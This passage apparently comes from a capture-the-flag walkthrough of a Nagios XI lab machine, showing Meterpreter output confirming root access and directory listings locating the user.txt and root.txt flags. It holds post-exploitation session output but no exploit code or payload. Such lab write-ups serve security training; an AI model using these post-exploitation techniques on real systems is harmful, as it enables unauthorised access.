
```
meterpreter > getuid
Server username: root
```

The *user.txt* is in the /home/galand directory:



```
Listing: /home/galand
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  481   fil   2020-03-25 00:07:21 -0400  .bash_history
100644/rw-r--r--  220   fil   2020-03-23 13:38:06 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2020-03-23 13:38:06 -0400  .bashrc
040700/rwx------  4096  dir   2020-03-23 18:59:15 -0400  .cache
040755/rwxr-xr-x  4096  dir   2020-03-23 19:42:44 -0400  .cpan
040700/rwx------  4096  dir   2020-03-23 19:42:45 -0400  .gnupg
040775/rwxrwxr-x  4096  dir   2020-03-24 23:45:26 -0400  .nano
100644/rw-r--r--  655   fil   2020-03-23 13:38:06 -0400  .profile
100600/rw-------  1024  fil   2020-03-23 20:08:28 -0400  .rnd
040755/rwxr-xr-x  4096  dir   2020-03-23 20:04:03 -0400  .subversion
100644/rw-r--r--  0     fil   2020-03-23 18:59:40 -0400  .sudo_as_admin_successful
040755/rwxr-xr-x  4096  dir   2020-03-23 20:08:49 -0400  nagiosxi
100664/rw-rw-r--  38    fil   2020-03-24 23:45:51 -0400  user.txt
```

And *root.txt* is in its usual /root directory:



```
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  3106  fil   2015-10-22 13:15:21 -0400  .bashrc
040755/rwxr-xr-x  4096  dir   2020-03-24 23:26:58 -0400  .nano
100644/rw-r--r--  148   fil   2015-08-17 11:30:33 -0400  .profile
100644/rw-r--r--  38    fil   2020-03-24 23:46:25 -0400  root.txt
040755/rwxr-xr-x  4096  dir   2020-03-23 19:48:36 -0400  scripts
```